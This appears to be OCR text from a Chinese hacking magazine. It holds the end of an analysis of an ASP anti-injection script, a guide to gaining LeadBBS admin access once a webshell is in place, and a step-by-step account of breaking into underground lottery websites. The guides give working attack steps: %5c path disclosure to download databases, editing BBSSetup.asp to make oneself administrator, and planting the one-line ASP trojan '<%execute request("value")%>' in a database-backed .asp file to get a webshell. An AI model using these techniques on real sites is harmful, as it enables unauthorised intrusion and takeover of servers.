


图3

接写入数据库获得webshell了。在测试过程中，我们把sqlin.mdb改为sqlin.asp，然后在被保护文件的url后输入了一个冰浪子微型ASP后门，用冰狐客户端进行连接后成功获得wedshll。

因为这种获取webshell的方法需要确定对方的数据库是以ASP形式运行的，并且知道数据路径，所以我们必须想办法得到这个数据库的路径。一般情况下，我们可以直接猜数据库路径，但其实这个路径是可以暴出来的，纵观整个防范注入程序，并没有发现什么防暴库的语句，所以我们只须直接访问或用%5C大法就能暴出这个数据库了。而如果是把程序代码直接放到数据库连接文件后的话，由于数据连接文件一般都包含防爆语句，我们就不能暴出数据库的地址了。

上面说的都是数据记录过程中的问题，有能力的站长可以自己动手修补相关漏洞，比如对大量重复提交法数据的IP自动屏蔽等。其实，我们完全可以去掉数据记录部分代码，这样并不影响对变量的过滤，而且既使记录了攻击者的信息作用也不是很大。所以我建议最好还是去掉这段代码，这样一来所有的漏洞就都不复存在了。

好了，本文的分折就到此为止，最后提醒大家在使用安全防范程序时也要注意程序自身的安全问题。

获得leadbbs论坛webshell后 进后台最简便之法

图新水年华 小新技术网

其实ASP论坛中，我最喜欢的就是leadbbs，它稳定、速度快，占用空间也不大，比起庞大的DVBBS可小多了；说起安全，它也很不错，虽然在早期版本里有过可以修改管理员密码的漏洞（俗称移花接木），但是从那时至今它的安全性还是非常让大家肯定的，可能你会说前几天开始闹Cookie欺骗漏洞呢，但是这最多只是进了前台，后台一般还是无能为力的，高手在其面前也不得不服啊。呵呵，前面是题外话，今天我就不详说它的安全性，而是谈一个已经得到leadbbs论坛网站的webshell了，如何更加方便的进入后台。

以前有人问我已经入侵了网站而且上传了ASP马，但是想进站的leadbbs后台却遇到了困难？也许你会说把数据库down下来拿MD5破管理员密码吧；还有拿更高的权限在本地修改数据库后再上传覆盖原有的（小编嘿嘿，可以用2005海阳顶端在线修改呀）。当然这些方法也许是可用，可是操作起来即麻烦也没有绝对的把握能成功。是否有更简单的方法呢？后来我升级论坛时，只保留数据库，其他我都换了（当然数据库及后台登陆路径我也都要改），这些都在inc/ BBSSetup.asp里修改就可以了，修改代码如下：

```
Const DEF_AccessDatabase = "Data/LeadBBS.mdb" //数据库路径
Const DEF_ManageDir = "manage" //默认后台路径
```

当我全部上传完登陆时，却无法登陆后台，显示只有管理员才可以操作，显然不把我这个管理员放在眼里嘛。当时我郁闷地在leadbbs官方论坛瞎转，在一个问题集的帖子里看到一个问题解答，如下：

问：如何重新指定一个管理员？

答：打开BBSSetup.asp，找到const DEF_SupervisorUserName = ",Admin,"。将Admin替换为您要使用的管理员名字，注意区分大小写，多个管理员以逗号分隔，前后需要加逗号。比如const DEF_SupervisorUserName = ",Admin1,Admin2,"。如果可以进入后台，在论坛参数设置中也可以更改。除了IP限制访问外，不管管理员如何限制其它权限（包括未激活），都是可以进入后台的。

呵呵，终于知道怎么回事了。原来当你重新安装论坛时，系统自动把bbssetup.asp里的设置修改了，而默认管理员只有admin，所以我原来的用户“新水年华”是如何也上不去的。接下来打开bbssetup.asp添加我的ID，上传覆盖，接着登陆，问题全解决了。由此，大家应该知道已经有了webshell的论坛网站如何进入后台吧！我们首先注册一个ID，然后通过木马找到inc/bbssetup.asp，使用界面中的“添加”功能添加你的ID就可以了。或许安全意识高的管理员会把其名字修改，那也可以找到，你可以找到首页文件Boards.asp（不止这个，很多很多文件里都会有），打开后在其头几句就能看到这个文件名，代码如下：

```
<!-- #include file=inc/BBSsetup.asp -->  //这个就是啦
<!-- #include file=inc/User_Setup.ASP -->
<!-- #include file=inc/Board_Popfun.asp -->
```

修改成功保存后，你就可以轻易的进入后台了。后台路径如果被改名，你也可以通过ASP马轻松找到，进入后台你就可以随你所意了。

其实挺简单，只是我们经常使用程序的时候不细心，才没有发现这个小技巧。好了，文章结束了，有什么问题可以到小新技术网maxin.cn找我讨论。

批量获得地下六合彩网站的webshell

图[F.S.T] 浩天

在旁注盛行的今天，想要获得webshell并不是什么难事，但是要想获得一个地下六合彩网站的webshell就难了。我们来分析一下原因，首先来看看在什么情况下我们会用旁注。想要入侵一个网站，而在这个网站上又找不到任何可以利用的漏洞，我们就会通过http://whois.webhosting.info查找与这个网站在同一服务器的其它网站，然后找一个安全最弱的网站入侵进去，这就是旁注的前提条件。可是这一招对六合彩网站却没有什么作用，为什么这么说呢？因为自从地下六合彩网站被国家定为非法网站之后，那些利用六合彩网站骗钱的人，就再也不敢在虚拟主机上租凭空间运行六合彩网站了，而是自己专门买一台服务器把网站放在上面。一般一台服务器上有几个到几十个不等的六合彩站，它们不但内容基本一致，就连使用的程序也一样。所以你在上面找不到一个很弱的站，这样就让旁注失去了作用。要入侵它们，你必须从网站程序本身下手，而网上又没有已经公布的源代码，给查找漏洞带来了一定的难度。




图1

今天我就给大家带来一个地下六合彩网站常用的会员系统漏洞，利用这个漏洞我们可以轻易地取得大量的webshell，是不是感觉很爽啊！大家跟我一起来吧，先在百度搜索“tv1.asp”，你会发现这样的会员系统很多，我们随便进一个看看。打开http://www.xxx.com，哇...上面既然写道“[大陆最权威六合彩论坛]2004年度最佳六合彩网站”，广告做得挺吓人的，等下我们进去看看它到底有什么过人之处(图1)。




图2

我先给大家分析一下绝大部分六合彩网站的结构（图2），首页是html格式的，我们的主要目标放在论坛和会员系统上。

关于论坛的漏洞，我曾经在网上发布过2个动画。其实这个“六合专用BBS”论坛的作者在上面安放了后门，我以后有时间再给大家讲解，今天我们不讲论坛，只讲解会员系统。

进入会员系统，这里有一句中特会员区、一码中特会员区、一肖中特会员区、八码中特会员区，随便选一个，如“一句中特会员区”（图3）。




图3

看一下资料，哇...这里的资料是100%的正确，没有一期错误，真的有这么神奇吗？可惜现在看到的历史记录，真想去会员区看个真假。

在密码框输入一个单引号提交，跳转到一个错误页面，看来单引号被过滤了，真晕啊！那试试暴库吧，把tv1.asp前面的“/”换成%5c提交，真是太不可思议了，暴出了数据库的地址：D:\4803\database\user_list_db.asp，哈哈（图四）。




图4

那么数据库的相对路径就应该是http://www.xxx.com/te/database/user_list_db.asp，赶快把数据库用网际快车下载下来瞧瞧吧。在数据库里，名为manage的表中找到了一个帐号和密码，仅仅一个帐号，我琢磨了一下，可能是管理员的，因为在会员登录的地方没有见到要输入用户名。那么我们就来查找管理员后台，试着提交了几个常用登录页面，找到管理员后台为admin_login.htm，这个可能是默认的后台吧。大家在入侵的时候要是找不到后台可

以试一下我的经验。如果后台是login.asp、admin.asp这类常见的，可以用啊D_SQLTools和NBSI2的后台猜解功能进行猜解（NBSI2还设置了对access数据库地址的猜解；也可以用“web路径猜解工具”来猜，功能更强大，扫描速度更快）。如果后台不是login.asp、admin.asp这类默认后台名，而是自己修改的名字，比如改为wangqiang.asp，这样是很难猜到的。这种情况最好是去网上找一套这种网站程序，之后就好办了。管理员一般只修改了登录的页面，而实现管理功能的页面却没有修改，比如添加文章和会员，上传图片、删除文章和会员。我们只要提交这些功能页，因为没有登录，程序会自动跳回到登录页面，要求我们输入帐号、密码，然后登录，这样就能找到登录的页面。

用我们开始在数据库里面查到帐号、密码，登录进入管理员后台。它主要功能为：密码修改、添加记录、记录管理、系统设置，我在后台查看这些功能的时候，突然眼前一亮，发现系统设置里面的管理员自定义“出错信息”竟然支持HTML，是不是也可以写asp呢？前面我们也看到了数据库的名字为user_list_db.asp，后缀是asp的，那么我们是不是可以写一个asp木马到数据库里面呢？带着这个疑问，找来了我的最爱：一句话asp木马，把服务端<%execute request("value")%>，写到“一码出错信息编辑栏”，然后提交（图5）。




图5

接着使用记事本打开一句话木马客户端把数据库的路径添加到第一句里面：

<form action=http://www.xxx.com/te/database/user_list_db.asp method=post>

保存一下。打开客户端，在第二个编辑框写入一个更强大的asp木马，点击“提交”按钮，新添加的木马名字是wei.asp（图6）。

这里使用的海阳顶端网ASP木马2006。用FSO文件浏览操作器，查看站点所在的D盘，发现服务器里面足足有15个地下六合彩的网站（图7）。

而且内容和网站结构以及所用程序也基本一致，所谓的会员区，其实里面任何资料都没有，我又查了一遍这个网站的IP物理地址竟然是重庆。

